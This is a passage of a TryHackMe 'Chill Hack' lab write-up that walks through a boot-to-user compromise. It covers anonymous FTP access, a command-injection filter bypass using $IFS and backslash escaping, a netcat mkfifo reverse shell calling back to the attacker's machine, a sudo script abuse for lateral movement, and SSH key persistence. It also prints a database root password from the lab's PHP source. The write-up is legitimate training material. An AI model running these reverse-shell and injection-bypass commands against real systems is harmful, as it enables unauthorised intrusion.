

# Chill Hack

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.23.2

Lets try pinging it

```
ping 10.10.23.2 -c 5

PING 10.10.23.2 (10.10.23.2) 56(84) bytes of data.
64 bytes from 10.10.23.2: icmp_seq=1 ttl=60 time=158 ms
64 bytes from 10.10.23.2: icmp_seq=2 ttl=60 time=158 ms
64 bytes from 10.10.23.2: icmp_seq=3 ttl=60 time=158 ms
64 bytes from 10.10.23.2: icmp_seq=4 ttl=60 time=354 ms
64 bytes from 10.10.23.2: icmp_seq=5 ttl=60 time=178 ms

--- 10.10.23.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4000ms
rtt min/avg/max/mdev = 157.861/201.168/354.146/76.874 ms
```

Alright lets do some port scanning



```
22/tcp open ssh syn-ack  
80/tcp open http syn-ack
```

Lets run an aggressive scan on these

## Aggressive Scan :

```
nmap -sC -sV -A -T5 -n -Pn -p 21,22,80 10.10.23.2 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 21,22,80 10.10.23.2 -o aggressiveScan.txt  
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-21 19:05 IST  
Nmap scan report for 10.10.23.2  
Host is up (0.17s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
|_ftp-syst:  
| STAT:  
| FTP server status:  
|   Connected to ::ffff:10.17.94.2  
|   Logged in as ftp  
|   TYPE: ASCII  
|   No session bandwidth limit  
|   Session timeout in seconds is 300  
|   Control connection is plain text  
|   Data connections will be plain text  
|   At session startup, client count was 3  
|   vsFTPD 3.0.3 - secure, fast, stable  
|_End of status  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_-rw-r--r--    1 1001      1001          90 Oct 03  2020 note.txt  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 09:f9:5d:b9:18:d0:b2:3a:82:2d:6e:76:8c:c2:01:44 (RSA)  
|   256 1b:cf:3a:49:8b:1b:20:b0:2c:6a:a5:51:a8:8f:1e:62 (ECDSA)  
|_ 256 30:05:cc:52:c6:6f:65:04:86:0f:72:41:c8:a4:39:cf (ED25519)  
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))  
|_http-server-header: Apache/2.4.29 (Ubuntu)  
|_http-title: Game Info  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 12.67 seconds
```

## ✍ Aggressive scan

```
PORT STATE SERVICE VERSION  
21/tcp open  ftp  vsftpd 3.0.3  
|_ftp-syst:  
| STAT:
```

```
| FTP server status:  
| Connected to ::ffff:10.17.94.2  
| Logged in as ftp  
| TYPE: ASCII  
| No session bandwidth limit  
| Session timeout in seconds is 300  
| Control connection is plain text  
| Data connections will be plain text  
| At session startup, client count was 3  
| vsFTPD 3.0.3 - secure, fast, stable  
|End of status  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|-rw-r--r-- 1 1001 1001 90 Oct 03 2020 note.txt  
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;  
protocol 2.0)  
| ssh-hostkey:  
| 2048 09:f9:5d:b9:18:d0:b2:3a:82:2d:6e:76:8c:c2:01:44 (RSA)  
| 256 1b:cf:3a:49:8b:1b:20:b0:2c:6a:a5:51:a8:8f:1e:62 (ECDSA)  
|_ 256 30:05:cc:52:c6:6f:65:04:86:0f:72:41:c8:a4:39:cf (ED25519)  
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))  
|_http-server-header: Apache/2.4.29 (Ubuntu)  
|_http-title: Game Info  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Some FTP action here lets enumerate that real quick

---

## FTP Enumeration :

Lets login with anonymous username

```
ftp 10.10.23.2
```

```
ftp 10.10.23.2
Connected to 10.10.23.2.
220 (vsFTPd 3.0.3)
Name (10.10.23.2:pks): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Now lets see all the files here

```
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0          115          4096 Oct  3  2020 .
drwxr-xr-x  2 0          115          4096 Oct  3  2020 ..
-rw-r--r--  1 1001      1001          90 Oct  3  2020 note.txt
226 Directory send OK.
ftp> 
```

Now lets get this file on our system with the get command here

```
ftp> get note.txt
```

```
ftp> get note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt (90 bytes).
226 Transfer complete.
90 bytes received in 0.00253 seconds (34.7 kbytes/s)
ftp> quit
221 Goodbye.
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±4 (0.021s)
cat note.txt
Anurodh told me that there is some filtering on strings being put in the command -- Apaar
```

Now lets do some directory fuzzing next

---

## Directory Fuzzing :



```
feroxbuster --url http://10.10.23.2 -w /usr/share/wordlists/dirb/common.txt -t 200 -d 1
```

[---] [---] [---] [---] | / --- | {---} \ \ / | | --- \ | ---  
[---] [---] | \ \ / \ \ / --- | \ \ / / | | --- / | ---  
by Ben "epi" Risher 🇺🇸 ver: 2.10.4

🎯 Target Url	http://10.10.23.2
📝 Threads	200
📘 Wordlist	/usr/share/wordlists/dirb/common.txt
🔥 Status Codes	All Status Codes!
⌚ Timeout (secs)	7
>User-Agent	feroxbuster/2.10.4
🔧 Config File	/home/pks/.config/feroxbuster/ferox-config.toml
🔍 Extract Links	true
HTTP methods	[GET]
Recursive Depth	1
New Version Available	<a href="https://github.com/epi052/feroxbuster/releases/latest">https://github.com/epi052/feroxbuster/releases/latest</a>

💡 Press [ENTER] to use the Scan Management Menu™

403	GET	91	28w	275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404	GET	91	31w	272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200	GET	141	82w	4153c http://10.10.23.2/images/img-07_002.png
200	GET	131	82w	4124c http://10.10.23.2/images/img-05_002.png
200	GET	61	58w	2443c http://10.10.23.2/images/img-03_003.png
200	GET	151	83w	4148c http://10.10.23.2/images/img-01_002.png
200	GET	91	83w	3762c http://10.10.23.2/images/img-02.png
200	GET	491	63w	1348c http://10.10.23.2/js/3dslider.js
200	GET	71	67w	2681c http://10.10.23.2/images/img-01_004.png
200	GET	131	104w	5452c http://10.10.23.2/images/logo.png
200	GET	711	192w	1644c http://10.10.23.2/css/3dslider.css
200	GET	91	74w	4151c http://10.10.23.2/images/img-06.png
200	GET	121	82w	4018c http://10.10.23.2/images/img-04_003.png
200	GET	91	89w	5372c http://10.10.23.2/images/footer-logo.png
200	GET	61	60w	2598c http://10.10.23.2/images/img-04_002.png
200	GET	101	71w	2700c http://10.10.23.2/images/img-05.png
200	GET	3591	891w	19868c http://10.10.23.2/team.html
200	GET	1091	443w	37068c http://10.10.23.2/images/img-1-4.jpg
200	GET	2871	704w	9025c http://10.10.23.2/js/custom.js
200	GET	451	331w	28476c http://10.10.23.2/images/img-04.png

200	GET	421	443w	25210c http://10.10.23.2/images/img-1-3.jpg
200	GET	1231	484w	39337c http://10.10.23.2/images/img-1-2.jpg
200	GET	5441	1411w	30279c http://10.10.23.2/blog.html
200	GET	21881	4179w	37910c http://10.10.23.2/style.css
200	GET	41	55w	2591c http://10.10.23.2/images/img-02_002.png
200	GET	121	92w	4417c http://10.10.23.2/images/img-08.png
200	GET	61	87w	3886c http://10.10.23.2/images/img-03_002.png
200	GET	1171	465w	36457c http://10.10.23.2/images/img-1-1.jpg
200	GET	3071	818w	18301c http://10.10.23.2/contact.html
200	GET	20311	4527w	42478c http://10.10.23.2/css/custom.css
200	GET	3381	1094w	21339c http://10.10.23.2/about.html
200	GET	511	319w	27394c http://10.10.23.2/images/img-03.png
200	GET	3311	961w	19718c http://10.10.23.2/news.html
200	GET	6441	1718w	35184c http://10.10.23.2/index.html
301	GET	91	28w	306c http://10.10.23.2/css => http://10.10.23.2/css/
200	GET	61	1429w	121200c http://10.10.23.2/css/bootstrap.min.css
301	GET	91	28w	308c http://10.10.23.2/fonts => http://10.10.23.2/fonts/
200	GET	11371	6409w	503342c http://10.10.23.2/images/match-banner1.jpg
200	GET	8991	4933w	375985c http://10.10.23.2/images/img-05.jpg
200	GET	8411	5737w	195294c http://10.10.23.2/images/loading-img.gif
301	GET	91	28w	309c http://10.10.23.2/images => http://10.10.23.2/images/
301	GET	91	28w	305c http://10.10.23.2/js => http://10.10.23.2/js/
200	GET	2401	3757w	285530c http://10.10.23.2/js/all.js
200	GET	24411	12116w	971542c http://10.10.23.2/images/img-03_003.jpg
200	GET	22471	12799w	1079277c http://10.10.23.2/images/img-07.jpg
200	GET	3641	832w	8925c http://10.10.23.2/css/responsive.css
301	GET	91	28w	309c http://10.10.23.2/secret => http://10.10.23.2/secret/
200	GET	01	0w	847924c http://10.10.23.2/images/img-01_002.jpg
200	GET	01	0w	1235757c http://10.10.23.2/images/img-02_003.jpg
200	GET	6441	1718w	35184c http://10.10.23.2/

[#####] - 11s 4675/4675 0s found:48 errors:59  
[#####] - 10s 4614/4614 457/s http://10.10.23.2/

## ✍ Directories

```
200 GET 14l 82w 4153c http://10.10.23.2/images/img-07_002.png ↳
200 GET 13l 82w 4124c http://10.10.23.2/images/img-05_002.png ↳
200 GET 6l 58w 2443c http://10.10.23.2/images/img-03_003.png ↳
200 GET 15l 83w 4148c http://10.10.23.2/images/img-01_002.png ↳
200 GET 9l 83w 3762c http://10.10.23.2/images/img-02.png ↳
200 GET 49l 63w 1348c http://10.10.23.2/js/3dslider.js ↳
200 GET 7l 67w 2681c http://10.10.23.2/images/img-01_004.png ↳
200 GET 13l 104w 5452c http://10.10.23.2/images/logo.png ↳
200 GET 71l 192w 1644c http://10.10.23.2/css/3dslider.css ↳
200 GET 9l 74w 4151c http://10.10.23.2/images/img-06.png ↳
200 GET 12l 82w 4018c http://10.10.23.2/images/img-04_003.png ↳
200 GET 9l 89w 5372c http://10.10.23.2/images/footer-logo.png ↳
200 GET 6l 60w 2598c http://10.10.23.2/images/img-04_002.png ↳
200 GET 10l 71w 2700c http://10.10.23.2/images/img-05.png ↳
200 GET 359l 891w 19868c http://10.10.23.2/team.html ↳
200 GET 109l 443w 37068c http://10.10.23.2/images/img-1-4.jpg ↳
200 GET 287l 704w 9025c http://10.10.23.2/js/custom.js ↳
200 GET 45l 331w 28476c http://10.10.23.2/images/img-04.png ↳
200 GET 42l 443w 25210c http://10.10.23.2/images/img-1-3.jpg ↳
200 GET 123l 484w 39337c http://10.10.23.2/images/img-1-2.jpg ↳
200 GET 544l 1411w 30279c http://10.10.23.2/blog.html ↳
200 GET 2188l 4179w 37910c http://10.10.23.2/style.css ↳
200 GET 4l 55w 2591c http://10.10.23.2/images/img-02_002.png ↳
200 GET 12l 92w 4417c http://10.10.23.2/images/img-08.png ↳
200 GET 6l 87w 3886c http://10.10.23.2/images/img-03_002.png ↳
200 GET 117l 465w 36457c http://10.10.23.2/images/img-1-1.jpg ↳
200 GET 307l 818w 18301c http://10.10.23.2/contact.html ↳
200 GET 2031l 4527w 42478c http://10.10.23.2/css/custom.css ↳
200 GET 338l 1094w 21339c http://10.10.23.2/about.html ↳
200 GET 51l 319w 27394c http://10.10.23.2/images/img-03.png ↳
200 GET 331l 961w 19718c http://10.10.23.2/news.html ↳
200 GET 644l 1718w 35184c http://10.10.23.2/index.html ↳
301 GET 9l 28w 306c http://10.10.23.2/css ↳ =>
http://10.10.23.2/css/ ↳
200 GET 6l 1429w 121200c http://10.10.23.2/css/bootstrap.min.css ↳
301 GET 9l 28w 308c http://10.10.23.2/fonts ↳ =>
http://10.10.23.2/fonts/ ↳
200 GET 1137l 6409w 503342c http://10.10.23.2/images/match-
```


```
banner1.jpg ↗
200 GET 899l 4933w 375985c http://10.10.23.2/images/img-05.jpg ↗
200 GET 841l 5737w 195294c http://10.10.23.2/images/loading-

```

Now lets see web application now

---


Web Application :



Nothing in the source code as well lets now see the /secret page that seems only the interesting one here



Now lets try to run ls to see if we can find files here




It did say that there is some filtering going on here  
Two ways i think we can break through this


1. we can use the \$IFS to add a space after the command
2. We can use the escaping character \ to get the command to execute

Both of these work btw

\$IFS first



and the \ character now



I'm gonna use the \ one from here on out as for every space we have to add the \$IFS and we only need to use only one escaping character here

---

## Gaining Access :

Now we can execute any command here  
bash revshell didnt work for me here

Lets run the netcat revshell to get a shell

First start a listener

```
nc -lvp 9001
Listening on 0.0.0.0 9001
|
```

Now put in this to get a revshell here

```
r\m /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.17.94.2 9001
>/tmp/f
```

And we get our revshell here

```
nc -lvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.23.2 47694
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ |
```

Lets upgrade this

```
nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.23.2 47694
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/secret$ ^Z
[1] + 26309 suspended nc -lvpn 9001
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)
stty raw -echo;fg
[1] + 26309 continued nc -lvpn 9001
www-data@ubuntu:/var/www/html/secret$ export TERM=xterm
www-data@ubuntu:/var/www/html/secret$ █
```

## Lateral PrivEsc - 1 :

Lets see the sudo permissions here

```
www-data@ubuntu:/var/www/html/secret$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
www-data@ubuntu:/var/www/html/secret$ █
```

Lets see the content of this script here

```
(apaar : ~) ~$ cd /home/apaar/.helpline.sh  
www-data@ubuntu:/var/www/html/secret$ cat /home/apaar/.helpline.sh  
#!/bin/bash  
  
echo  
echo "Welcome to helpdesk. Feel free to talk to anyone at any time!"  
echo  
  
read -p "Enter the person whom you want to talk with: " person  
  
read -p "Hello user! I am $person, Please enter your message: " msg  
$msg 2>/dev/null  
  
echo "Thank you for your precious time!"  
www-data@ubuntu:/var/www/html/secret$
```

This should be easy to break as \$msg is just a vulnerability here

```
www-data@ubuntu:/var/www/html/secret$ sudo -u apaar /home/apaar/.helpline.sh  
  
Welcome to helpdesk. Feel free to talk to anyone at any time!  
  
Enter the person whom you want to talk with: /bin/sh  
Hello user! I am /bin/sh, Please enter your message: /bin/sh  
  
id  
uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)
```

Lets make the shell a bit stable

```
id  
uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)  
python3 -c 'import pty; pty.spawn("/bin/bash")'  
apaar@ubuntu:/var/www/html/secret$ id  
uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)  
apaar@ubuntu:/var/www/html/secret$
```

Here is the local.txt

```
apaar@ubuntu:/var/www/html/secret$ cd  
apaar@ubuntu:~$ ls -al  
total 44  
drwxr-xr-x 5 apaar apaar 4096 Oct  4 2020 .  
drwxr-xr-x 5 root  root  4096 Oct  3 2020 ..  
-rw------- 1 apaar apaar     0 Oct  4 2020 .bash_history  
-rw-r--r-- 1 apaar apaar   220 Oct  3 2020 .bash_logout  
-rw-r--r-- 1 apaar apaar 3771 Oct  3 2020 .bashrc  
drwx----- 2 apaar apaar 4096 Oct  3 2020 .cache  
drwx----- 3 apaar apaar 4096 Oct  3 2020 .gnupg  
-rwxrwxr-x 1 apaar apaar   286 Oct  4 2020 .helpline.sh  
-rw-r--r-- 1 apaar apaar   807 Oct  3 2020 .profile  
drwxr-xr-x 2 apaar apaar 4096 Oct  3 2020 .ssh  
-rw------- 1 apaar apaar   817 Oct  3 2020 .viminfo  
-rw-rw--- 1 apaar apaar    46 Oct  4 2020 local.txt  
apaar@ubuntu:~$
```

Lets upgrade the shell a bit more lets add a ssh key in the authorized keys under .ssh

First make your own ssh keys

```
Generating RSA key pair...  
ssh-keygen -f apaar  
Generating public/private ed25519 key pair.  
Enter passphrase (empty for no passphrase):  
Enter same passphrase again:  
Your identification has been saved in apaar  
Your public key has been saved in apaar.pub  
The key fingerprint is:  
SHA256:fd+BVTq8kbUt00ErNInz369qYbEHoynzEveva0ugKv4 pks@ArchLinux  
The key's randomart image is:  
+--[ED25519 256]---+  
|          . o |  
|       . o + ++|  
|      o + + Bo.|  
|      = .+oo= |  
|     S =oo*.. |  
|    +.+==o....|  
|    .* 0ooo .|  
|    . . . .+ . |  
|   ..oE . o=*o..|  
+---[SHA256]---
```

Now lets just the content of apaar.pub in the authorized\_keys under .ssh in apaar's home directory

```
wUCNkaE1ox6+i4klzKxZXuhe6nU pks@ArchLinux" > authorized_keys AAIfFFV0hDMoG85KmAWw  
apaar@ubuntu:~/ssh$ cat authorized_keys  
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFFV0hDMoG85KmAWwUCNkaE1ox6+i4klzKxZXuhe6nU pks@ArchLinux  
apaar@ubuntu:~/ssh$
```

The above line is ugly as it got wrapped around but lets now get in with ssh now

```
~/Testing/TryHackMe (3.977s)  
ssh -i apaar apaar@10.10.23.2  
  
The authenticity of host '10.10.23.2 (10.10.23.2)' can't be established.  
ED25519 key fingerprint is SHA256:mDI9eoI+sD1gmuE1VL2iLvyVIopHnZlbAEFx82BFwc.  
This host key is known by the following other names/addresses:  
~/.ssh/known_hosts:78: 10.10.37.163  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.23.2' (ED25519) to the list of known hosts.
```

```
apaar@ubuntu:~ (0.032s)  
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-118-generic x86_64)  
  
 * Documentation:  https://help.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:       https://ubuntu.com/advantage  
  
System information as of Sat Sep 21 14:03:05 UTC 2024  
  
System load: 0.0          Processes:           114  
Usage of /:   24.8% of 18.57GB  Users logged in:      0  
Memory usage: 20%          IP address for eth0:   10.10.23.2  
Swap usage:   0%          IP address for docker0: 172.17.0.1  
  
* Canonical Livepatch is available for installation.  
- Reduce system reboots and improve kernel security. Activate at:  
  https://ubuntu.com/livepatch  
  
19 packages can be updated.  
0 updates are security updates.
```

```
apaar@ubuntu ~
```

Lateral PrivEsc - 2 :

U can run linpeas to find it has mysql running it is a rabbit hole  
trust me

Also found something running on 9001  
so i found this folder under /var/www called files

```
apaar@ubuntu ~ (0.165s)
cd /var/www/

apaar@ubuntu /var/www (0.181s)
ls -al

total 16
drwxr-xr-x 4 root root 4096 Oct  3 2020 .
drwxr-xr-x 14 root root 4096 Oct  3 2020 ..
drwxr-xr-x 3 root root 4096 Oct  3 2020 files
drwxr-xr-x 8 root root 4096 Oct  3 2020 html
```

Now here im curios cuz html here is the site we are looking at but  
this is the one that is running on 9001

Lets see what it has

```
apaar@ubuntu:/var/www/files (0.272s)
ls -al

total 28
drwxr-xr-x 3 root root 4096 Oct  3 2020 .
drwxr-xr-x 4 root root 4096 Oct  3 2020 ..
-rw-r--r-- 1 root root 391 Oct  3 2020 account.php
-rw-r--r-- 1 root root 453 Oct  3 2020 hacker.php
drwxr-xr-x 2 root root 4096 Oct  3 2020 images
-rw-r--r-- 1 root root 1153 Oct  3 2020 index.php
-rw-r--r-- 1 root root 545 Oct  3 2020 style.css

apaar@ubuntu /var/www/files (0.313s)
cat index.php

<html>
<body>
<?php
    if(isset($_POST['submit']))
    {
        $username = $_POST['username'];
        $password = $_POST['password'];
        ob_start();
        session_start();
        try
        {
            $con = new PDO("mysql:dbname=webportal;host=localhost","root","!@m+her00+@db");
            $con->setAttribute(PDO::ATTR_ERRMODE,PDO::ERRMODE_WARNING);
        }
        catch(PDOException $e)
        {
```

So the mysql password here its a rabbit hole trust me

Lets see the hacker.php file here

```
apaar@ubuntu /var/www/files (0.312s)
cat hacker.php

<html>
<head>
<body>
<style>
body {
    background-image: url('images/002d7e638fb463fb7a266f5ffc7ac47d.gif');
}
h2 {
    color:red;
    font-weight: bold;
}
h1 {
    color: yellow;
    font-weight: bold;
}
</style>
<center>
    <img src = "images/hacker-with-laptop_23-2147985341.jpg"><br>
    <h1 style="background-color:red;">You have reached this far. </h2>
    <h1 style="background-color:black;">Look in the dark! You will find your answer</h1>
</center>
</head>
</html>
```

Now lets make a python server here so we can see what is going on here

```
apaar@ubuntu /var/www/files
python3 -m http.server 8888

Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

Lets see this page now

> C

⚠ Not Secure http://10.10.23.2:8888/images/

# Directory listing for

- 002d7e638fb463fb7a266f5ffc7ac47d.gif
- hacker-with-laptop\_23-2147985341.jpg

Lets download this hacker-with laptop image using curl

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±3 (0.681s)
wget http://10.10.23.2:8888/images/hacker-with-laptop_23-2147985341.jpg
--2024-09-21 19:41:11-- http://10.10.23.2:8888/images/hacker-with-laptop_23-2147985341.jpg
Connecting to 10.10.23.2:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 68841 (67K) [image/jpeg]
Saving to: 'hacker-with-laptop_23-2147985341.jpg'

hacker-with-laptop_23-2147985341.jpg          100%[=====] 2024-09-21 19:41:12 (210 KB/s) - 'hacker-with-laptop_23-2147985341.jpg' saved [68841/68841]

